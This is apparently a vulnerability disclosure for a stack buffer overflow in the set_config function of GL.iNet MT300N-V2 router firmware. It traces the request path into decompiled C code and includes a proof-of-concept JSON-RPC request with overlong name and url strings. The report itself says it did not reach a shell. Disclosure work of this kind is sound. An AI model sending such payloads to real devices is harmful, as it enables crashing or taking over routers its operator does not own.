

GL.iNet MT300N-V2 plugins.so set_config function Buffer Overflow vulnerability

Product Information

1	Brand: GL.iNet
2	Model: MT300N-V2
3	Firmware Version: v4.3.18
4	official website: https://www.gl-inet.com/
5	Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18

GL-MT300N-V2 Mango

STABLEBETACLEANTOR

Stable 固件下载

稳定版本是固件的稳定版本。要安装固件请参阅 [普通升级的固件教程](#)（有关 U-Boot 的说明，请参阅 [本教程](#)）

发布	日期	版本发行说明	文件
4.3.25	2025-03-18		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.18	2024-08-23		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.17	2024-06-27		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.11	2024-03-26		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.10	2024-02-06		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.7	2023-09-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.216	2023-03-21		下载用于普通升级及 U-BOOT 的固件 SHA256
3.215	2022-10-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.105	2020-12-07		下载用于普通升级及 U-BOOT 的固件 SHA256

Affected Component

1	set_config function in \usr\lib\oui-httpd\rpc\plugins.so
---	--


Suggested description of the vulnerability

1	GL.iNet MT300N-V2 v4.3.18 plugins.so set_config function BOF vulnerability.
---	---

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts for each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



```
1  index gl_home.html;
2
3  lua_shared_dict shmем 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


Calls the `rpc_method_call` function, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

In `glc`, the corresponding handler library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder



Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```

1 int __fastcall set_config(int a1)
2 {
3     int v1; // $s1
4     int v2; // $v0
5     int v3; // $v0
6     const char *v4; // $v0
7     int v5; // $v0
8     const char *v6; // $v0
9     int v7; // $v0
10    void *ptr; // [sp+1Ch] [-900h]
11    FILE *stream; // [sp+24h] [-8F8h]
12    int v12; // [sp+28h] [-8F4h]
13    int v13; // [sp+2Ch] [-8F0h]
14    _DWORD v14[26]; // [sp+34h] [-8E8h] BYREF
15    _DWORD v15[257]; // [sp+9Ch] [-880h] BYREF
16    _DWORD v16[285]; // [sp+4A0h] [-47Ch] BYREF
17    int v17; // [sp+914h] [-8h]
18
19    v17 = *(_DWORD *)off_15128;
20    v1 = 0;
21    v14[0] = 0;
22    ((void (__fastcall *)(void *, int, size_t))off_150A8)(v14[1], 0, 0x64u);
23    v15[0] = 0;
24    ((void (__fastcall *)(void *, int, size_t))off_150A8)(v15[1], 0, (size_t)&elf_hash_chain[25]);
25    v16[0] = 0;
26    ((void (__fastcall *)(void *, int, size_t))off_150A8)(v16[1], 0, (size_t)&elf_hash_chain[53]);
27    stream = ((FILE *(__fastcall *)(const char *, const char *))off_150AC)(
28        &EtcOpkgCustomf[dword_15024],
29        &w[dword_15024]);
30    if ( stream )
31    {
32        v2 = ((int (__fastcall *)(int, char *))off_150E8)(a1, &aSource[dword_15024]);
33        v12 = v2;
34        if ( v2 )
35        {
36            v13 = ((int (__fastcall *)(int))off_1508C)(v2);
37            if ( v13 )
38            {
39                do
40                {
41                    ptr = (void *)((int (__fastcall *)(int, int))off_150B0)(v12, v1);
42                    v3 = ((int (__fastcall *)(void *, char *))off_150E8)(ptr, &aName[dword_15024]);
43                    v4 = (const char *)((int (__fastcall *)(int))off_15078)(v3);
44                    ((void (__fastcall *)(char *, const char *))off_15134)((char *)v14, v4);
45                    v5 = ((int (__fastcall *)(void *, char *))off_150E8)(ptr, &aUrl[dword_15024]);
46                    v6 = (const char *)((int (__fastcall *)(int))off_15078)(v5);
47                    ((void (__fastcall *)(char *, const char *))off_15134)((char *)v15, v6);
48                    v7 = ((int (*)(char *, const char *, ...))off_15088)((char *)v16, &aSrcGzSS[dword_15024], v14, v15);
49                    ((void (__fastcall *)(const void *, size_t, size_t, FILE *))off_15074)(v16, v7, 1u, stream);
50                    ++v1;
51                }
52                while ( v13 != v1 );
53            }
54            else
55            {
56                ((void (__fastcall *)(void *, const void *, size_t))off_1511C)(v16, &aAddYourCustomP[dword_15024], 0x26u);
57                ((void (__fastcall *)(const void *, size_t, size_t, FILE *))off_15074)(v16, 0x25u, 1u, stream);
58            }
59        }
60    }
61}

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

```

1  /* Function: set_config */
2  /* Address: 0x2618 */
3
4  int __fastcall set_config(int a1)
5  {
6      int v1; // $s1
7      int v2; // $a0
8      int v3; // $v0
9      int v4; // $v0
10     const char *v5; // $v0
11     int v6; // $v0
12     const char *v7; // $v0
13     int v8; // $v0
14     void *ptr; // [sp+1Ch] [-900h]
15     FILE *stream; // [sp+24h] [-8F8h]
16     int v13; // [sp+28h] [-8F4h]
17     int v14; // [sp+2Ch] [-8F0h]
18     _DWORD v15[26]; // [sp+34h] [-8E8h] BYREF
19     _DWORD v16[257]; // [sp+9Ch] [-880h] BYREF
20     _DWORD v17[285]; // [sp+4A0h] [-47Ch] BYREF
21     int v18; // [sp+914h] [-8h]
22
23     v18 = *(_DWORD*)(void *)0x15244;
24     v1 = 0;
25     v15[0] = 0;
26     ((void (__fastcall *)(void *, int, size_t))memset)(&v15[1], 0, 0x64u);
27     v16[0] = 0;
28     ((void (__fastcall *)(void *, int, size_t))memset)(&v16[1], 0, (size_t)&elf_hash_chain[25]);
29     v17[0] = 0;
30     ((void (__fastcall *)(void *, int, size_t))memset)(&v17[1], 0, (size_t)&elf_hash_chain[53]);
31     stream = ((FILE *(__fastcall *)(const char *, const char *))fopen)(
32         "/etc/opkg/customfeeds.conf",
33         "w");
34     if ( stream )
35     {
36         v3 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "source");
37         v13 = v3;
38         if ( v3 )
39         {
40             v14 = ((int (__fastcall *)(int))json_array_size)(v3);
41             if ( v14 )
42             {
43                 do
44                 {
45                     ptr = (void *)((int (__fastcall *)(int, int))json_array_get)(v13, v1);
46                     v4 = ((int (__fastcall *)(void *, char *))json_object_get)(ptr, "name");
47                     v5 = (const char *)((int (__fastcall *)(int))json_string_value)(v4);
48                     ((void (__fastcall *)(char *, const char *))strcpy)((char *)v15, v5);
49                     v6 = ((int (__fastcall *)(void *, char *))json_object_get)(ptr, "url");
50                     v7 = (const char *)((int (__fastcall *)(int))json_string_value)(v6);
51                     ((void (__fastcall *)(char *, const char *))strcpy)((char *)v16, v7);
52                     v8 = ((int (*)(char *, const char *, ...))sprintf)((char *)v17, "src/gz %s %s", v15, v16);
53                     ((void (__fastcall *)(const void *, size_t, size_t, FILE *))fwrite)(v17, v8, 1u, stream);
54                     ++v1;
55                 } while (v1 < v14);
43

```

1 Source is the user-controllable JSON parameter name and url strings in the source array.

```

2
3  v3 = json_object_get(a1, "source");
4  v14 = json_array_size(v3);
5  ptr = json_array_get(v13, v1);
6
7  v4 = json_object_get(ptr, "name");
8  v5 = json_string_value(v4);
9  strcpy((char *)v15, v5);
10
11  v6 = json_object_get(ptr, "url");
12  v7 = json_string_value(v6);
13  strcpy((char *)v16, v7);
14

```

15 That is, the fields in the request JSON:

```

16
17 {
18     "source": [
19         {
20             "name": "user-controllable string",
21             "url": "user-controllable string"
22         }
23     ]
24 }
25
26 The "name" and "url" of each object in the "source" array will enter the
    subsequent configuration file concatenation logic.
27
28 The Sink is the strcpy function.
29 Due to the lack of length checking, a stack overflow vulnerability occurs.
30
31 The complete data flow is as follows:
32
33 set_config(a1)
34     └─ json_object_get(a1, "source")
35         └─ json_array_get(source_array, i)
36             └─ json_object_get(item, "name")
37                 └─ json_string_value(...)
38                     └─ strcpy(v15, user_name)
39             └─ json_object_get(item, "url")
40                 └─ json_string_value(...)
41                     └─ strcpy(v16, user_url)

```

Attack

By injecting an overly long string, trigger the stack buffer overflow vulnerability

```

1  "source": [
2      {
3          "name":
4          "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
             AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
             AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
             AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
5          "url":
6          "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
             AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
             AAAAAAA"
7      }
8  ]

```

The screenshot for obtaining the shell is as follows:

Because this device uses multiple binaries, buffer overflows in dynamically linked libraries do not cause the device's web UI to crash. Specifically overwriting the return address to achieve a reverse shell requires further analysis; however, the buffer overflow vulnerability is real and has been fixed in version V4.3.25, as can be seen through the diff.

GL.iNet_MT300N-V2_plugins_set_config.mp4

When verifying, update the value of the first element in the params list. The value corresponding to this PoC is ERExtZVKCf4f1tWlFf3WcSmAw5yNsWK2.

```
1 POST /rpc HTTP/1.1
2
3 Host: 192.168.31.7
4
5 Content-Length: 4262
6
7 Accept: application/json, text/plain, */*
8
9 Accept-Language: en-US
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 Origin: http://192.168.31.7
16
17 Referer: http://192.168.31.7/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=ERextZVKcf4f1twlFf3WcSmAw5yNSWK2
22
23 Connection: keep-alive
```



```
24
25
26
27 {"jsonrpc":"2.0","id":1999,"method":"call","params":
   ["ERextZVKcf4f1twlFf3wcSmAw5yNswK2","plugins","set_config",{
28
29   "source": [
30
31     {
32
33       "name": "AAA",
34
```

}

Discoverer

ZippyJia